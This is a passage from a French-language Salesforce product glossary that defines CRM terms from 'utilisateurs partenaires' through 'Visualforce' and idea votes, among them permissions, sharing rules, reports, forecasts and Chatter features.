Les utilisateurs partenaires sont des utilisateurs Salesforce dont les attributions sont limitées. Ils ne sont pas membres de votre organisation, mais ils vendent vos produits ou services via des canaux de distribution indirects. Ils sont associés à un compte partenaire donné, ont un accès limité aux données de votre organisation et se connectent via un portail partenaire.

**Portail partenaire**
Permet aux utilisateurs partenaires de se connecter à Salesforce via un portail Web plutôt que via Salesforce.

**Pourcentage (%) de quota**
Pour les versions de prévisions dans lesquelles les quotas sont disponibles, cette valeur est calculée dans les prévisions et indique le pourcentage du quota qu'un commercial pense pouvoir réaliser. Ce montant correspondant au `montant validé` divisé par le `Quota`.

**Autorisation**
Paramètre qui permet à un utilisateur d'exécuter certaines fonctions dans Salesforce. Les autorisations peuvent être activées dans des ensembles d'autorisations et des profils. « Modifier » sur un objet personnalisé et « Modifier toutes les données » sont des exemples d'autorisation.

**Ensemble d'autorisations**
Ensemble d'autorisations et de paramètres qui permettent à l'utilisateur d'accéder à des outils et à des fonctions spécifiques.

**Compte personnel**
Un compte personnel est un consommateur individuel avec qui vous traitez, comme un client d'un service financier, un acheteur en ligne ou un touriste. Les comptes personnels s'appliquent aux entreprises qui fonctionnent sur un modèle business-to-consumer (commerce des entreprises aux particuliers) par opposition à un modèle business-to-business (commerce interentreprises).

**Personal Edition**
Produit destiné aux commerciaux individuels et aux utilisateurs uniques.

**Paramètres personnels**
Les paramètres et les options de personnalisation aident les utilisateurs à personnaliser leur expérience de Salesforce. Tous les utilisateurs de Salesforce peuvent modifier leurs paramètres personnels. Selon les paramètres de l'interface utilisateur d'une organisation, les utilisateurs peuvent accéder à leurs paramètres personnels dans la zone Configuration personnelle du menu Configuration, ou via le menu situé sous leur avatar ou leur nom.

**Recherche d'expression**
Type de recherche de texte complet qui renvoie uniquement les éléments contenant une phrase spécifique, telle que « gestion de la relation client ».

**Liste de sélection**
Liste de sélection d'options disponibles pour des champs spécifiques dans un objet Salesforce, par exemple le champ `Secteur d'activité` de comptes. Les utilisateurs peuvent choisir une valeur dans la liste plutôt que de la saisir directement dans le champ. Consultez également Liste de sélection principale.

**Liste de sélection (sélection multiple)**
Liste de sélection d'options disponibles uniquement pour des champs spécifiques dans un objet Salesforce. Les listes de sélection multiple permettent aux utilisateurs de choisir une ou plusieurs valeurs. Pour cela, ils peuvent double-cliquer dessus, sélectionner d'autres valeurs dans une liste déroulante en maintenant la touche CTRL enfoncée tout en cliquant sur une valeur, puis en la déplaçant vers la zone sélectionnée à l'aide de l'icône fléchée.

**Valeurs de liste de sélection**
Sélections affichées dans les listes déroulantes pour des champs spécifiques. Certains valeurs sont prédéfinies et d'autres peuvent être modifiées ou définies par un administrateur.

**Listes épinglées**
Listes affichées en haut ou à gauche d'une console Service Cloud. Elles sont toujours visibles, et montrent la liste sur laquelle vous travaillez avec les détails d'un enregistrement. Les listes épinglées doivent être activées par un administrateur.

**En-cours**
Montant calculé d'opportunités en cours dont la date de clôture est dans le trimestre en cours. Cette information est affichée sur les pages de détail et de modification des prévisions. Pour les responsables, ce montant inclut leurs propres opportunités en cours ainsi que toutes celles des membres de leur équipe.

**Plate-forme en tant que service (PaaS)**
Environnement dans lequel les développeurs utilisent des outils de programmation, offerts par un fournisseur de services, pour créer des applications et les déployer dans un Cloud. L'application est hébergée en tant que service et fournie aux utilisateurs via Internet. Le fournisseur de PaaS fournit une API pour la création et l'extension d'applications spécialisées. Le fournisseur PaaS se charge également des tâches quotidiennes de maintenance, de fonctionnement et de gestion de l'application ainsi que des données de chaque client. Ce service évite aux programmeurs d'avoir à installer, configurer et gérer des applications avec leurs propres matériel, logiciels et ressources informatiques associées. Grâce à l'environnement PaaS, les services peuvent être livrés dans n'importe quel segment de marché.

**Idées populaires**
Dans le sous-onglet Idées populaires, les idées sont classées par un calcul interne qui reflète l'ancienneté des votes positifs d'une idée. Les idées ayant des votes positifs récents sont affichées plus haut sur la page que celles ayant des votes positifs plus anciens sans tenir compte du nombre total statique de points d'une idée. Vous pouvez ainsi consulter des idées qui ont gagné une popularité récente avec une moins grande priorité pour les idées anciennes qui ont reçu des votes positifs dans le passé.

**Questions populaires**
La popularité de chaque question est basée sur le nombre de mentions **J'aime** par des utilisateurs pendant une période spécifique.

**Publication**
Commentaire de niveau supérieur dans un fil Chatter.

**Partage de publication**
Permet de copier une publication Chatter publique et de la publier dans votre profil ou dans un groupe dont vous êtes membre. Vous pouvez également partager des publications avec d'autres utilisateurs Chatter en envoyant un lien vers la publication dans un e-mail ou un message instantané.

**Catalogue**
Un catalogue désigne une liste de produits que vend votre organisation. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition uniquement.

**Contact principal**
Champ dans les informations sur l'entreprise qui indique le contact principal de votre organisation.

Indique également le contact principal associé à un compte, un contrat ou une opportunité. Spécifié par une case à cocher dans la liste associée Rôles des contacts d'un compte, d'un contrat ou d'une opportunité.

**Partenaire principal**
Compte partenaire désigné pour jouer un rôle clé dans la clôture d'une opportunité. Spécifié par une case à cocher dans la liste associée Partenaires d'une opportunité.

**Onglet principal**
Un onglet dans une Salesforce Console qui affiche l'élément principal utilisé, par exemple un compte.

**Visualiseur de processus**
Outil qui affiche une version graphique d'un processus d'approbation. Le diagramme en affichage seulement est présenté dans un organigramme. Le diagramme accompagné d'un volet d'information dans le menu latéral peuvent faciliter la consultation et la compréhension des étapes définies, des critères des règles et des actions qui incluent votre processus d'approbation.

**Professional Edition**
Édition Salesforce destinée aux entreprises qui nécessitent des fonctionnalités CRM complètes.

**Famille de produits**
Champ de liste de sélection des produits que vous pouvez personnaliser pour classer les types de produit.

**Profil**
Détermine les fonctions que l'utilisateur est autorisé à exploiter dans Salesforce. Par exemple, le profil de Responsable de solution permet à l'utilisateur de créer, de modifier et de supprimer des solutions.

**Profil, Chatter**
Page personnelle pour chaque utilisateur Salesforce qui comprend des coordonnées, des listes de personnes suivies et de suiveurs, un fil Chatter et une photo.

**Promouvoir**
Si vous êtes d'accord avec une idée ou si vous l'appréciez, cliquez sur **promouvoir** pour ajouter 10 points à l'idée. Vous ne pouvez pas promouvoir la même idée plus d'une fois et vous ne pouvez pas promouvoir une idée que vous avez déjà rétrogradée. Salesforce ajoute automatiquement votre vote de promotion à toute idée que vous publiez.

Pour migrer les modifications entre les organisations. Consultez Déployer et Migration.

**Organisation fournisseur**
Lors de l'utilisation de l'adaptateur inter-organisation pour Salesforce Connect, l'organisation fournisseur stocke les données auxquelles l'organisation abonnée accède.

**Calendrier public**
Calendrier grâce auquel un groupe de personnes peut suivre des événements qui les intéressent (événements marketing, sorties de produits ou sessions de formation, par exemple) ou planifier une activité commune (calendrier des congés de l'équipe, par exemple). Votre équipe marketing, par exemple, peut définir un calendrier des événements afin d'informer toute l'organisation commerciale et marketing des événements à venir.

**Notifications automatiques, Mobile**
Les notifications automatiques sont des alertes qu'une application affiche sur l'écran d'accueil des appareils mobiles lorsque les utilisateurs n'utilise pas l'application. Ces alertes peuvent contenir un texte, des icônes et du son, selon le type de périphérique.

**Notifications automatiques, Salesforce Console**
Indicateurs visuels dans une Salesforce Console qui signalent toute modification d'un enregistrement ou d'un champ au cours d'une session d'un utilisateur.

**Mise à niveau automatique**
Méthode de livraison des mises à jour qui permet d'envoyer les mises à niveau d'un package installé-géré à toutes les organisations ayant installé le package.

# Q

**Planification de la quantité**
Souligne les dates, le nombre d'unités (la quantité) et la façon dont la facturation ou l'expédition des produits doit être échelonnée. Votre organisation peut décider comment elle souhaite utiliser les planifications. Disponible avec Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition uniquement.

**Quantité prévisionnelle**
Prévision basée sur le nombre prévu d'unités vendues.

**Quantité sans ajustement**
S'applique aux prévisions collaboratives. La somme de toutes les opportunités de quantités appartenant à une personne, ainsi que les opportunités de ses subordonnés, sans ajustement. Les subordonnés comprennent toute personne de rang inférieur dans la hiérarchie des prévisions.

**Quantité sans ajustement de responsable**
S'applique aux prévisions collaboratives. Le montant de prévision du point de vue du propriétaire de la prévision. Correspond au total des opportunités de quantités du propriétaire et ses subordonnés, y compris les ajustements apportés aux prévisions des

subordonnés. Il ne comprend pas les ajustements effectués par les responsables de prévisions de rang supérieur au propriétaire dans la hiérarchie des prévisions.

**Question**
Problème publié dans une communauté de réponses. Lorsqu'un membre d'une communauté pose une question, les autres membres de la communauté publient des réponses pour aider à résoudre la question.

**Question, privée**
Problème publié dans une communauté de réponse, mais marqué comme **Privé**, auquel seuls les agents de support peuvent accéder et répondre.

**File d'attente**
Zone d'attente des éléments avant leur traitement. Salesforce utilise des files d'attente dans diverses fonctions et technologies.

**Quota**
Objectif commercial attribué à un utilisateur sur une base mensuelle et trimestrielle (si vous utilisez les Prévisions collaboratives, il correspond à l'objectif commercial mensuel attribué à un utilisateur). Le quota d'un responsable doit correspondre au montant que lui et son équipe peuvent générer.

**Devis**
Enregistrement qui indique les tarifs proposés pour des produits et des services. Les devis peuvent être créés à partir d'opportunités et envoyés par e-mail au format PDF à des clients.

# R

**Activité récente**
Votre page Activité récente inclut un résumé de toutes les activités récentes associées à votre participation au sein d'une zone. Par exemple, cette page répertorie toutes les idées et tous les commentaires que vous avez publiés dans une zone, ainsi que les idées pour lesquelles vous avez voté. Vous pouvez consulter votre page Activité récente en cliquant sur votre surnom, à droite de l'onglet Idées.

**Éléments récents**
Liste de liens dans le menu latéral vers les derniers enregistrements accédés. Notez que les types d'enregistrements ne sont pas tous répertoriés dans les éléments récents.

**Enregistrement**
Instance unique d'un objet Salesforce. Par exemple, « John Jones » peut être le nom unique d'un enregistrement de contact.

**Page de détail d'enregistrement**
Une page de détail d'enregistrement inclut les informations d'un enregistrement Salesforce tel qu'un compte ou un contact. Les détails comprennent par exemple le propriétaire de l'enregistrement, les coordonnées et les informations sur la société.

**Type d'enregistrement**
Champ disponible pour certains enregistrements qui peuvent inclure certaines ou toutes les valeurs standard ou personnalisées de liste de sélection disponibles pour cet enregistrement. Vous pouvez associer des types d'enregistrement à des profils afin de rendre uniquement les valeurs de liste de sélection incluses disponibles pour les utilisateurs qui ont ce profil.

**Mise à jour d'enregistrement**
Publication dans un fil Chatter résultant d'une modification de champ dans un enregistrement suivi.

**Liste associée**
Section d'un enregistrement ou de toute autre page de détail présentant les éléments associés à cet enregistrement. Par exemple, la liste associée à l'historique des étapes d'une opportunité, ou la liste associée aux activités en cours d'une requête.

**Liens survolés de liste associée**
Type de lien qui permet de consulter rapidement les informations sur les listes associées dans une page de détail, en survolant le lien. Votre administrateur doit activer l'affichage des liens survolés. Le texte affiché contient la liste associée correspondante ainsi que le nombre d'enregistrements qu'elle contient. Vous pouvez également cliquer sur ce type de lien pour accéder au contenu de la liste associée sans faire défiler la page.

**Objet associé**
Objets sélectionnés par un administrateur pour être affichés dans la vue réduite de la console Agent lorsque des enregistrements d'un type spécifique sont affichés dans la vue de détail de la console. Par exemple, l'administrateur peut demander l'affichage d'un compte, d'un contact ou d'un actif associé dans la vue réduite lorsque la vue de détails contient une requête.

**Relation**
Connexion entre deux objets utilisée pour créer des listes associées dans les présentations de page et des niveaux de détails dans les rapports. Les valeurs correspondantes dans un champ donné des deux objets servent à relier les données associées. Par exemple, si un objet contient des données sur les sociétés et l'autre des données sur les effectifs, une relation permet de rechercher les personnes employées dans la société.

**Groupe de relations**
Enregistrements d'objets personnalisés utilisés pour stocker des ensembles de comptes.

**Membre d'un groupe de relations**
Les comptes que vous ajoutez à des groupes de relations sont appelés *membres d'un groupe de relations*.

**Rapport**
Un *rapport* renvoie un ensemble d'enregistrements qui remplissent certains critères et les affiche dans des lignes et des colonnes organisées. Les données de rapport peuvent être filtrées, groupées et affichées dans un graphique. Les rapports sont stockés dans des dossiers qui en contrôlent l'accès. Reportez-vous à Rapport tabulaire, Rapport récapitulatif et Rapport matriciel.

**Générateur de rapport**
Le *Générateur de rapport* est un éditeur visuel de rapports.

**Type de rapport**
Un *type de rapport* définit l'ensemble de rapports et de champs disponibles pour un rapport en fonction des relations entre un objet principal et ses objets associés. Les rapports affichent uniquement les enregistrements qui correspondent aux critères définis dans le type de rapport. Salesforce fournit un ensemble de types de rapport standard prédéfinis. Les administrateurs peuvent également créer des types de rapport.

**Réunion demandée**

Réunion qu'un utilisateur Salesforce propose à un contact, une piste ou un compte personnel. Lors de la demande de réunion, Salesforce crée une page Web unique pour la réunion qui affiche les horaires proposés. Lorsque les invités visitent la page, ils sélectionnent les horaires qui leur conviennent, puis envoient une réponse. Salesforce suit toutes les réponses pour permettre à l'organisateur de confirmer l'horaire le plus adapté.

Une fois la demande de réunion confirmée, elle devient un *événement multi-personnes*.

**Instantané de rapport**
Un instantané de rapport permet de rendre compte des données historiques. Les utilisateurs autorisés peuvent enregistrer des résultats de rapports récapitulatifs ou tabulaires dans des champs d'un objet personnalisé, puis mapper ces champs avec ceux de l'objet cible. Ils peuvent ensuite planifier l'exécution du rapport afin de charger les champs de l'objet personnalisé avec les données du rapport.

**Utilisateur actuel de l'instantané de rapport**
Utilisateur dont les paramètres de sécurité déterminent le niveau d'accès aux données du rapport source. Ceci contourne tous les paramètres de sécurité, en donnant accès à des données qu'ils ne pourraient pas visualiser autrement à tous les utilisateurs pouvant visualiser les résultats du rapport source dans l'objet cible.

**Calendrier de ressources**
Calendrier grâce auquel plusieurs personnes peuvent coordonner leur utilisation d'une ressource partagée, comme une salle de conférence ou une imprimante.

**Chiffre d'affaires prévisionnel**
Prévision basée sur les montants de chiffre d'affaires prévus.

**Planification de chiffre d'affaires**
Souligne les dates, le montant du chiffre d'affaires et la façon dont la facturation ou l'identification du chiffre pour un produit doit être échelonnée. Votre organisation peut décider comment elle souhaite utiliser les planifications. Disponible avec Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition uniquement.

**Rôle**
Responsabilité affectée à un utilisateur, un compte partenaire ou un contact pour des comptes et opportunités spécifiques. Les administrateurs peuvent définir les rôles utilisateur dans Configuration. Les utilisateurs individuels peuvent attribuer des rôles de partenaire et de contact spécifiques à des comptes et à des contacts.

**Utilisateur actif**
Chaque tableau de bord est associé à un *utilisateur actuel*, dont les paramètres de sécurité déterminent les données affichées dans un tableau de bord. Si l'utilisateur actuel est un utilisateur spécifique, les autres personnes visualisent le tableau de bord en fonction des paramètres de sécurité de cet utilisateur, quels que soient leurs propres paramètres de sécurité. Pour les tableaux de bord dynamiques, vous pouvez définir l'utilisateur actuel en tant qu'utilisateur connecté. Ainsi, chaque utilisateur visualise les tableaux de bord en fonction de son propre niveau d'accès.

# S

**Commandes S-Control**

Remarque: Les commandes s-control ont été remplacées par les pages Visualforce. Après mars 2010, les organisations qui n'ont jamais créé de commandes s-controls, ainsi que les nouvelles organisations, ne pourront plus en créer. Les commandes s-controls existantes restent inchangées et peuvent être modifiées.

Contenu Web personnalisé à utiliser dans des liens personnalisés. Les commandes Custom S-Control peuvent accueillir tous les types de contenu qui peuvent être affichés ou exécutés dans un navigateur, comme une applet Java, un contrôle ActiveX, un fichier Excel ou un formulaire Web HTML personnalisé.

**Prix de vente**
Prix d'un produit associé à une opportunité. Il peut différer du prix de référence ou du prix catalogue du produit.

**Salesforce Connect**
Salesforce Connect permet d'accéder à des données stockées hors de l'organisation Salesforce, par exemple les données d'un système de planification de ressource d'entreprise (ERP) et les enregistrements d'une autre organisation. Salesforce Connect représente ces données dans des objets externes et accède en temps réel aux données externes via des appels de service Web vers la source de données externe.

**Salesforce Console**
La Salesforce Console est conçue pour les utilisateurs d'environnements à évolution rapide qui doivent rechercher, mettre à jour et créer rapidement des enregistrements. Elle améliore la console Agent dans l'onglet Console en affichant les enregistrements et les éléments associés dans des onglets sur le même écran.

**Boîte à outils d'intégration de la Salesforce Console**
Une API qui utilise des navigateurs en tant que clients pour afficher des pages sous forme d'onglets dans une Salesforce Console. Elle fournit aux développeurs un accès en programmation à la console pour permettre aux administrateurs de l'étendre pour répondre aux besoins de votre activité.

**Salesforce CRM Call Center**

Fonctionnalité Salesforce qui intègre naturellement Salesforce à des systèmes de couplage téléphonie-informatique (CTI) tiers.

**Salesforce CRM Content**

Système à la demande de gestion de contenu qui permet d'organiser, de partager, de rechercher et de gérer un contenu dans votre organisation et dans les principales zones de votre application Salesforce. Le contenu peut inclure tous types de fichiers, des documents commerciaux traditionnels, tels que les présentations Microsoft PowerPoint, aux fichiers audio, vidéo et aux pages Web.

**Salesforce pour Outlook**

Salesforce pour Outlook, une application d'intégration à Microsoft® Outlook® que vous installez, synchronise automatiquement les contacts, les événements et les tâches entre Outlook et Salesforce. Outre la synchronisation de ces éléments, vous pouvez ajouter des e-mails, pièces jointes, événements et tâches Outlook à plusieurs contacts Salesforce et afficher les enregistrements Salesforce associés aux contacts et aux pistes dans vos e-mails et événements, le tout directement depuis Outlook.

Vous pouvez parfois personnaliser les éléments synchronisés ainsi que la direction de synchronisation entre Outlook et Salesforce. Votre administrateur détermine le niveau de personnalisation de ces paramètres dans Salesforce.

**Configuration de Salesforce pour Outlook**

Les configurations Salesforce pour Outlook comprennent les paramètres des données que les utilisateurs de Salesforce pour Outlook peuvent synchroniser entre Microsoft® Outlook® et Salesforce. Les administrateurs peuvent créer des configurations séparées pour différents type d'utilisateur, et accorder des autorisations utilisateur pour modifier certains de leurs paramètres. Par exemple, une équipe d'opportunité peut vouloir tout synchroniser et un responsable souhaiter synchroniser uniquement les événements.

**Salesforce Classic Mobile**

Salesforce Classic Mobile est une fonctionnalité Salesforce qui permet aux utilisateurs d'accéder à leurs données Salesforce à partir d'appareils mobiles exécutant l'application client mobile. L'application client Salesforce Classic Mobile échange des données avec Salesforce par l'intermédiaire de réseaux de télécommunications sans fil et stocke une copie locale des données de l'utilisateur dans sa propre base de données sur l'appareil mobile. Les utilisateurs peuvent modifier les copies locales de leurs enregistrements Salesforce lorsqu'une connexion sans fil n'est pas disponible et transmettre ces modifications lorsqu'une connexion sans fil est disponible.

**Boîte à outils Office Salesforce**

Un plug-in facilite l'accès direct des développeurs à l'API SOAP depuis les produits Microsoft Office, ce qui simplifie la création de nouvelles intégrations et de solutions basées sur Office.

**Planifier**

Consultez Planification de quantité et à Planification de chiffre d'affaires.

**Affichage automatique**

Page qui s'affiche pour un appel entrant vers un centre Salesforce CRM Call Center.

**Recherche**

Fonctionnalité qui permet de rechercher les informations correspondant à des mots clés spécifiques. Si vous avez accès à la recherche du menu latéral, saisissez des termes à rechercher dans la section Rechercher du menu ou cliquez sur **Recherche avancée** pour afficher des options supplémentaires. Si vous avez accès à la recherche globale, saisissez les termes recherchés dans la case Rechercher de l'en-tête.

**Présentation de la recherche**

Organisation des champs dans les résultats de recherche, les boîtes de dialogue de recherche et les listes clés dans les pages d'accueil d'onglet.

**Service**

Offre d'assistance professionnelle. Les services associés à Salesforce et à la plate-forme Force.com, tels que le support client avancé ou l'assistance sans configuration, peuvent figurer dans AppExchange.

**Portail Service Cloud**
Le portail Service Cloud est le Portail client destiné à plusieurs milliers ou à des millions d'utilisateurs. Lorsque vous avez acheté des licences de portail Service Cloud, vous pouvez les attribuer à des contacts activés pour le Portail client pour permettre à un grand nombre d'utilisateurs de se connecter à un Portail client sans affecter ses performances.

**Configuration**
Un menu qui permet aux administrateurs de personnaliser et de définir les paramètres ainsi que les applications Force.com d'une organisation. Selon les paramètres de l'interface utilisateur de votre organisation, Configuration peut être un lien dans l'en-tête de l'interface utilisateur ou dans la liste déroulante sous votre nom.

**Groupe de partage**
Ensemble d'utilisateurs de Salesforce qui peuvent accéder aux enregistrements appartenant à des utilisateurs du portail haut volume. Chaque portail client possède son propre groupe de partage.

**Activités partagées**
Fonctionnalité qui permet aux utilisateurs d'associer jusqu'à 10 contacts à une tâche non récurrente et n'appartenant pas à un groupe, ou à un événement unique non récurrent. Un contact est le contact principal ; tous les autres sont des contacts secondaires.

**Partage**
Permet aux autres utilisateurs de visualiser et de modifier des informations qui vous appartiennent. Il existe plusieurs façons de partager des données, comme suit :

- Modèle de partage : définit, à l'échelle de l'organisation, les niveaux d'accès par défaut des utilisateurs aux informations d'autres utilisateurs, et détermine l'utilisation ou non de hiérarchies pour définir l'accès aux données.
- Hiérarchie des rôles : définit les différents niveaux des utilisateurs, qui permettent aux utilisateurs de niveau supérieur de visualiser et de modifier les informations appartenant ou partagées par des utilisateurs de niveau inférieur dans la hiérarchie des rôles, quels que soient les paramètres du modèle de partage à l'échelle de l'organisation.
- Règles de partage : permettent à un administrateur de spécifier si les informations créées par des utilisateurs dans un groupe ou un rôle donné sont automatiquement partagées avec les membres d'un autre groupe ou rôle.
- Partage manuel : permet à des d'utilisateurs individuels de partager des enregistrements avec d'autres utilisateurs ou groupes.
- Partagé géré Apex : permet aux développeurs de manipuler le partage à l'aide d'un programme afin de gérer le comportement de leur application. Consultez Partage géré-Apex.

**Modèle de partage**
Comportement définit par votre administrateur qui détermine l'accès par défaut des utilisateurs à différents types d'enregistrement.

**Règle de partage**
Type de partage par défaut créé par des administrateurs. Permet aux utilisateurs d'un groupe ou d'un rôle spécifique d'avoir accès à toutes les informations créées par les utilisateurs au sein d'un groupe ou d'un rôle donné.

**Menu latéral**
Colonne affichée à gauche de chaque page qui contient des liens vers les éléments récents et d'autres ressources.

**Sites**
Les sites Force.com permettent de créer des sites Web publics et des applications directement intégrés à votre organisation Salesforce, sans que les utilisateurs aient à se connecter avec un nom d'utilisateur et un mot de passe.

**Comptes et contacts sociaux**
Fonctionnalité qui permet d'afficher les profils de réseau social de vos comptes, contacts et pistes, ainsi que d'autres informations sociales, directement dans Salesforce, pour vous aider à mieux connaître les besoins et les problèmes de clients existants et potentiels.

**Clé sociale**
Clé sociale fonctionne avec des comptes et des contacts sociaux, et avec Data.com Clean pour faciliter le suivi de vos contacts et de vos pistes sur les réseaux sociaux. Depuis des comptes et des contacts sociaux, sélectionnez les réseaux sociaux que vous souhaitez.

Les tâches Clean automatisées fournissent les liens. Depuis la page de détail d'un contact ou d'une piste, vous pouvez afficher rapidement son profil sur le site d'un réseau social.

**Softphone**
L'interface téléphonique qu'un utilisateur de Salesforce CRM Call Center affiche dans le menu latéral des pages Salesforce Classic ou dans le pied des pages de Lightning Experience et de Salesforce console.

**Connecteur SoftPhone**
Composant d'un adaptateur CTI (couplage téléphonie-informatique) qui convertit le code XML SoftPhone en code HTML avant de le transmettre au navigateur d'un utilisateur de Salesforce CRM Call Center.

**Adaptateur CTI SoftPhone**
L'adaptateur CTI est un logiciel léger qui contrôle l'apparence et le comportement d'un SoftPhone Salesforce. L'adaptateur joue le rôle d'intermédiaire entre un système CTI tiers, Salesforce et un utilisateur de Salesforce CRM Call Center. Il doit être installé sur tous les ordinateurs qui doivent accéder aux fonctionnalités de Salesforce CRM Call Center.

**Logiciel en tant que service (SaaS)**
Modèle de livraison dans lequel une application est hébergée en tant que service et fournie aux clients via Internet. Le fournisseur SaaS prend la responsabilité de la maintenance et du fonctionnement quotidiens, et prend en charge l'application ainsi que les données de chaque client. Ce service évite aux clients d'avoir à installer, configurer et gérer des applications avec leurs propres matériel, logiciels et ressources informatiques associées. En utilisant le modèle SaaS, les services peuvent être livrés dans n'importe quel segment de marché.

**Responsable solutions**
Un ou plusieurs membres de l'organisation autorisés à vérifier, modifier, publier et supprimer les solutions. En règle générale, ces utilisateurs disposent d'une excellente connaissance du système et de compétences supérieures au niveau de la communication écrite, et ont une connaissance pointue d'une zone particulière de votre produit. Pour accorder ces privilèges à un utilisateur, affectez-lui le profil Responsable de solution lors de sa création ou de sa modification.

**Rapport source**
Rapport personnalisé planifié pour exécuter et charger des données en tant qu'enregistrements dans un objet cible pour créer un instantané de rapport.

**Durée de l'étape**
Dans les rapports d'opportunité, indique le nombre de jours de l'opportunité dans la phase affichée dans la colonne `Étape`.

**Historique des étapes**
Liste associée d'une page de détail d'opportunité qui indique les modifications de statut et d'étape de l'opportunité.

**Prix standard**
Prix d'un produit tel qu'il figure dans le catalogue de référence.

**Catalogue de prix standard**
Catalogue généré automatiquement, contenant tous les produits et leur prix standard.

**Statut**
Le statut d'une idée permet aux membres d'une zone de suivre la progression de l'idée. Par exemple, “En révision”, “Révisé”, “Prochainement”, et “Actuellement disponible” sont des valeurs de statut ordinaires qu'un administrateur peut définir et attribuer à des idées. Le statut d'une idée s'affiche en regard de son titre pour tous les membres de la zone.

**Racinisation**
Processus de réduction d'un terme à sa racine. Dans les recherches, formes étendues des correspondances de racinisation de chaque terme. Par exemple, avec la racinisation, la recherche de `exécuter` correspond aux éléments qui contiennent *exécuter*, *exécution* et *exécuté*.

**Flux secondaire**
Un élément flux secondaire référence un autre flux qu'il appelle lors de l'exécution. Le flux qui contient l'élément de flux secondaire est appelé flux principal.

**Organisation abonnée**
L'organisation abonnée utilise l'adaptateur inter-organisation pour Salesforce Connect afin d'accéder aux données stockées dans une autre organisation (fournisseur). L'organisation abonnée contient la définition de la source de données externe et les objets externes qui sont mappés avec ceux de l'organisation fournisseur.

**Champ récapitulatif**
Un champ récapitulatif est une colonne de rapport numérique avec l'un des récapitulatifs suivants appliqué : somme, moyenne, plus grande valeur, plus petite valeur. Les utilisateurs peuvent définir des formules récapitulatives personnalisées pour élargir ces options. Outre l'affichage d'informations récapitulatives, ces champs peuvent permettre la définition de graphiques et d'instantanés de rapport.

**Rapport récapitulatif**
Les rapports récapitulatifs sont similaires aux rapports tabulaires, mais ils permettent également aux utilisateurs de regrouper les lignes de données, d'afficher des sous-totaux et de créer des graphiques. Ils peuvent servir de rapport source pour les composants de tableau de bord. Utilisez ce type d'enregistrement pour afficher des sous-totaux basés sur la valeur d'un champ spécifique ou lorsque vous souhaitez créer une liste hiérarchique, par exemple toutes les opportunités de votre équipe, avec les sous-totaux `Étape` et `Responsable`.

**Fils de syndication**
Permettent aux utilisateurs de s'abonner aux modifications apportées aux sites Force.com et de recevoir des mises à jour dans des lecteurs de fil externes.

# T

**Balise**
Dans Salesforce, un mot ou de courtes expressions que les utilisateurs peuvent associer à la plupart des enregistrements, afin de décrire et d'organiser leurs données de façon personnalisée. Les administrateurs peuvent activer les balises pour des comptes, des activités, des actifs, des campagnes, des requêtes, des contacts, des contrats, des tableaux de bord, des documents, des événements, des pistes, des notes, des opportunités, des rapports, des solutions, des tâches et tout objet personnalisé (à l'exception des membres d'un groupe de relations). Les balises sont également accessibles via l'API SOAP.

**Nuage de balises**
Dans Salesforce CRM Content, un mode de présentation du balisage de contenu dans vos bibliothèques. Les noms des balises s'allongent à l'intérieur du nuage de balises en fonction de leur popularité, c'est-à-dire que les balises les plus longues sont attribuées aux fichiers ou aux liens Web les plus nombreux. Les balises peuvent être classées par ordre alphabétique ou par popularité. Le nuage de balises contient les 30 balises les plus populaires.

**Liens de la barre des tâches**
Liens situés sur les pages à onglets et qui permettent un accès rapide aux opérations les plus fréquemment réalisées à partir d'une page, par exemple la création d'un nouveau compte.

**Territoire**
Pour les versions de prévisions utilisant les territoires, correspond à un ensemble de comptes et d'utilisateurs qui génèrent une prévision.

**Action de workflow chronologique**
Action de workflow qui s'exécute lorsque les conditions d'une règle de workflow et un déclencheur chronologique associé sont réunis.

**Meilleures idées de tous les temps**
Dans l'onglet Meilleures depuis toujours, les idées sont classées en fonction de leur nombre de points : du plus grand au plus petit. Cela permet d'afficher les idées les plus populaires dans l'historique de votre zone Idées.

**Rubriques**
Lorsque vous publiez ou commentez dans Chatter, vous pouvez associer votre publication ou votre commentaire à d'autres publications et commentaires sur le même thème en ajoutant une rubrique. Une rubrique permet de classer votre publication ou commentaire afin d'aider les autres personnes à le retrouver. Les rubriques aident également à découvrir des personnes et des groupes qui ont des connaissances ou partagent un intérêt pour les mêmes thèmes.

**Rubriques, Chatter Answers**
Menu latéral qui répertorie des catégories de données dans lesquelles vos clients peuvent parcourir des questions et des réponses. Par exemple, si vous avez une zone pour des produits matériels, vos rubriques peuvent inclure des ordinateurs portables, des ordinateurs de bureau et des imprimantes.

**Système de traduction**
Le Système de traduction permet de spécifier les langues que vous souhaitez traduire, d'attribuer des traducteurs à des langues, de créer des traductions pour les personnalisations apportées à votre organisation Salesforce, et de remplacer les étiquettes et les traductions dans des packages gérés. Vous pouvez traduire toutes les informations, depuis les valeurs des listes de sélection jusqu'aux champs personnalisés, afin de permettre à vos utilisateurs du monde entier d'utiliser Salesforce.

**Rubriques tendance**
La zone Rubriques tendance de l'onglet Chatter indique les rubriques actuellement discutées dans Chatter. Plus les personnes ajoutent souvent une rubrique spécifique à leurs publications et commentaires, et commentent ou aiment fréquemment des publications ayant la même rubrique sur une courte période, plus la rubrique a de chances de devenir tendance. Par exemple, si vos collaborateurs envisagent d'assister à la prochaine conférence Dreamforce et commencent à en discuter sur Chatter, une rubrique tendance Dreamforce va naître. Une rubrique tendance repose exclusivement sur la popularité et se rapporte généralement à un événement rare ou unique dont l'activité a augmenté, par exemple une conférence ou l'échéance d'un projet. Pour des raisons de confidentialité, les rubriques tendance n'incluent pas les rubriques utilisées exclusivement dans des fils de groupe ou d'enregistrement privés..

**Tronquer**
Tronquer un objet personnalisé permet de retirer tous les enregistrements de l'objet, tout en conservant l'objet et ses métadonnées.

# U

# V

**Visualforce**
Simple langage balisé qui permet aux développeurs de définir aisément des pages et des composants personnalisés pour les applications élaborées sur la plate-forme. Chaque balise correspond à un composant grossier ou dense, tel qu'une section de page, une liste associée ou un champ. Les composants peuvent être contrôlés par la même logique que celle utilisée dans les pages Salesforce standard. Les développeurs peuvent aussi associer leur propre logique à un contrôleur rédigé en code Apex.

**Vote, Idée**
Dans la communauté d'idées, un vote signifie que vous avez promu ou rétrogradé une idée. Lorsque vous avez voté pour une idée, votre surnom s'affiche en bas de la page de détail de l'idée pour signaler votre vote. Vous pouvez utiliser votre page Activité récente pour consulter une liste de toutes les idées pour lesquelles vous avez voté.

**Vote, Réponse**
Dans la communauté de réponses, un vote signifie que vous avez approuvé ou réprouvé une réponse à une idée.

# W

